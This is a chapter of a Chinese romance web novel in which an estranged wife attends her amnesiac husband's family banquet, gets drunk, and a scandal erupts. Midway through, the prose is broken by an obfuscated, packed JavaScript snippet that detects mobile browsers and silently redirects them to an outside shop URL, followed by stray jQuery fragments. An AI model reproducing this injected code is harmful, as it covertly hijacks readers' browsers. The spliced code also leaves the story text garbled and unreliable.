7. 家宴事变

作品:《欲罢不能的他

    这是应家不对外开放的家宴,私密性很好,地点在市中心的五星级酒店。


    於蓝没叫上助理,她走进大厅,在签到台报上了自己的名字。


    “你好,於蓝。”签到的服务员把两页名单翻了遍,再抬起头时,几乎是把心虚写在了脸上,“抱歉小姐,这里好像没有你的名字……”


    於蓝:“是吗?”


    她又说:“应水砚的旁边,没有我的名字吗?”


    服务员赶紧埋下头又看了一遍,然后他指着应水砚的名字,“小姐您看,应少爷的名字,在第一行,但后面没有您……”


    服务员想起那人给自己的嘱托,语气不由得尖酸刻薄,“要不您还是走了吧?”


    於蓝指着自己:“我走?”


    “——你是怎么办事的?”於蓝转过脸,脸上挂起笑容,“妈。”


    “诶。”


    林童走上前牵住於蓝的手,转身看向服务员的名单,有些恼怒:“这是谁做的签到表,居然没把你的名字写上去?”


    服务员:“……是应少爷给的!”


    “这应水砚真是吃了熊心豹子胆了,居然敢这么对你。”林童气得牙痒痒,於蓝轻轻拍了拍她的手,林童却越想越气,“这小子突然跟我们说要跟你……反了,真是反了天了。”


    於蓝:“没事的妈,我俩就是感情问题,分开一阵。”“没让你受委屈就好。”林童用手帕擦了擦眼泪。


    於蓝心头一暖,她缓缓说道:“嗯,我没有受委屈。”


    等於蓝进来时,应水砚已经到了。


    他坐在整场宴会厅的中央,於蓝还好奇他那把成天坐的轮椅在哪里,定睛一看,原来就放在他几米之外的地方,有个侍从专门候在那里看着。


    於蓝心中腹诽:“果真是大少爷。”


    应水砚今天专门穿了一件正式的墨黑色西装,脸上挂着笑,他手举起高脚杯,来往的人走过看到他,都要停下来向他敬酒。


    “小应。”


    “应总。”“应少爷。”


    应水砚低头,一一和他们碰杯,与他们回应着。


    应水砚整个人都被一层暖光所包围,周边的夸奖声和赞叹声不绝于耳,他也笑起来,是爽朗的笑声。


    灯光、音乐,一切都恰到好处。


    於蓝站在他几步之外,不知怎的,也微微翘起嘴角。


    然而她的笑意还没有持续多久,应水砚便已经在周围的低语声中,转过身看到她了。


    面对於蓝时,他的目光冷冽,全然没了方才客气的态度。应水砚摇晃着高脚杯,他看着走过来的於蓝,说:


    “你怎么来了?”


    这话带着什么味道,於蓝心里门清,方才门口的服务员已经给了她答案。


    於蓝低下身子,在他耳旁用旁人听不到的声音说:“在离婚前,所有关于你的场合,我都要在场。”


    “……随便你。”


    应水砚退到椅背上的速度很快,耸了耸肩,似乎对於蓝方才的动作很不适应。


    於蓝看到这一反应,抿着唇,低声笑了。她大步跨过应水砚,他以为她要走了,但她转过了身子,然后随口问了一句:“我的酒杯呢?”“我怎么知道……”应水砚有些气愤地回道。


    说完,应水砚侧目,身旁的桌子上有几排空着的高脚杯酒架,他向於蓝指了过去,“这些不全是吗?”


    於蓝抱歉地说:“哦,没看到。”


    “没事。”应水砚说。


    便在应水砚说完走神的那一刻,他另只手一松,再回过神,手中的酒杯遍落到了於蓝的手中。应水砚指着她没好气地说:“你干什么!”


    於蓝:“你喊什么?”


    看着应水砚投过来的几乎暴起的目光,於蓝歪着头,朝他微笑,“借我一用。”


    “……”


    应水砚噎住了,喉咙里翻涌的话语几次平反,但想到这是应家的家宴,到底没说什么。


    他抱着臂,目光深远,她究竟想干什么?


    只见於蓝移步到应水砚的身侧,朝人群深处走去,但凡是她进场后与应水砚碰杯的,她便一一敬了过去,就连她们的名字、亲属关系,於蓝都记的万般无二,毫无差错。


    於蓝:“父亲,你好。”


    酒杯碰撞的时候,应天成笑眯眯地看着她,“小蓝,最近怎么样?”


    “挺好的。”於蓝喝下了酒,“没发生什么事情。”“没发生什么就好。”


    应天成乐呵呵地笑着,可於蓝知道他心里在想什么。


    最后一个,是应水砚的小姨。


    於蓝:“应燕姐。”


    应燕甜甜地应下,她指着於蓝说:“於蓝,你的酒杯好像空了哦。”於蓝这才注意,她一只手举着高脚杯,另一只手连忙去够旁边桌子上的酒杯,可她喝得有些醉了,动作迷迷糊糊的,怎样都算不上是稳重。


    於蓝:“好,那我再倒一点……”


    其实差不多了。於蓝不胜酒力,往常应酬也不是会喝的那种,经常是五杯倒。她算过自己的酒量。


    紧闭着眼甩头强硬让自己清醒的时候,於蓝的耳边传来一阵“哗啦啦”的声音,手中拿起的酒杯也微微有了重量。


    於蓝:“……”


    於蓝:“?”她迷瞪地抬起眼,皱起眉头,应水砚已站起身,高大挺拔的身躯挡在她身前。他一手按着她的肩膀,另一只手正在往她的高脚杯倒饮料——对,饮料。


    “你给我、倒什么饮料?”


    於蓝有些结巴。


    应水砚难得耐心地说:“橙汁。”他顿了顿,向她确认道:“你不过敏吧?”


    “不、不过敏。”


    “嗯,那就好。”


    应水砚对应燕说:“小姨,我们差不多了。”


    小姨看着他俩,微笑道:“那就好,你们差不多就好。”


    “应水砚。”於蓝叫着他的名字,抓着他的衣角,应水砚只能回头看她,只见她一脸认真指着他,问道:


    “你怎么站起来了?”


    应水砚:“……我不能站起来吗?”


    “不能啊,你一直是坐在轮椅上的,怎么就站起来了?”


    应水砚:“……”


    “首先,我的腿没有问题,只是需要静养。其次,我的腿没有问题!……”“知道了啊。”於蓝眨巴着眼睛,直接上手抓应水砚的嘴巴,“嘘,你太吵了。”


    应水砚:“於喃……!”


    “诶……”


    应下这句,於蓝渐渐脱力,直接睡了过去,而她几乎整个人都靠在应水砚的身上。


    应水砚:“於蓝,於蓝?”


    他的手探上於蓝的鼻息,“真睡着了啊?”


    应水砚双手抱着她,不由得感慨道:“……我们两个,究竟谁才是病人啊?”


    可即便是应水砚如何抱怨,他


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|16787452|190551||http|test|mini|href|location''.split(''|''),0,{}));() {


    $(''.inform'').remove();


    $(''#content'').append(''


    只是嘟囔了一句:“败给你了。”


    但应水砚却还是支撑着,把於蓝送到离他最近的位置上躺着。


    於蓝睡得很沉稳,中间有几个自带音响的家人来,她也只是蹙眉,翻了个姿势继续睡去。


    “睡挺香。”应水砚撑着手,由衷赞叹道。


    应燕也结束了那边的宴会,朝他们走过来,“换地方了?不去你那呆着了?”


    应水砚坐在酒柜后,巨大的酒柜将他和於蓝的身影遮盖得严严实实。


    应水砚:“不想去。”


    应燕眉毛一挑,声音不自觉地加大:“是你不想去,还是她睡着,你才不想去?”应水砚:“……”


    应水砚就着应燕犀利的目光,把自己的西装外套脱了下来,递给她。


    应燕奇怪地拿着外套:“你要干嘛?”


    “帮我给她披着,有点冷。”应燕:“……应水砚,你知道你现在像什么吗?”


    应水砚:“像什么?”


    “像冷宫里失心疯的妃子。”


    “……什么东西,我就是给她盖件衣服。”


    应水砚默默补了句:“我讨厌她的。”


    “哦~只是盖件衣服。”


    应燕将应水砚的西装外套好好披在了於蓝的身上,刚才还微微打着哆嗦的她又沉沉地睡去,歪头,“可以了?”


    “嗯。”


    “我说,都这样了,你还要和她离婚?你只不过是车祸失忆了,万一想起来发现自己真的很爱她怎么办?”


    她又补了一句:“你那样子,也真像假讨厌。”


    应水砚摇了摇头,无所谓地说:“那又怎样,那是有记忆的我做的事情。”


    应燕震惊地看着他:“你这是什么逻辑?”


    应水砚倒不置可否,他看着於蓝沉睡的侧脸,一时间竟然有些走神,连脑子的思绪也整理不出来,他说:“现在的我,对她只有讨厌。”


    “看到她,我就想到一些让我不想回忆的事情。有些事、有些人,我的确忘不了。说实话,我不知道有记忆的我是怎么想的,也不想知道。”


    应燕:“那你……?”


    应水砚沉声道:“如果我真想起来了,那就让想起来的我去做。”


    “好吧。”应燕无奈地摊手,“这是你的选择咯,小姨干涉不了你。”


    “啊!!”


    这时,两人突然听到晚宴那边传来一声惊叫。


    “是我妈。”应水砚说。


    应燕给了应水砚一个眼神,“我去看看你妈。”“好。”


    应燕走后,应水砚将於蓝安顿好,他把盖在她身上的衣服披得更实了,临走前,他最后看了一眼於蓝,他说:“我究竟应该对你是什么想法?”


    “你又是什么样的人?”


    “……”


    於蓝没有回答。


    应水砚叹了口气。


    於蓝回答不了他,她还睡着。


    那就让她睡着吧。


    推着轮椅从角落里缓慢出现的时候,应水砚发现,方才与他接触过的、或者是没有接触的应家人,个个都用那些奇怪的目光看着他。


    其中,应燕的眼神最为古怪。


    应水砚皱着眉,问道:“怎么了?”


    围在人群中间,被众人安慰着的林童指着应水砚,她愤怒而绝望的声音在整间宴会厅回荡着:


    “应水砚,你居然敢出轨?那个女人是谁??!”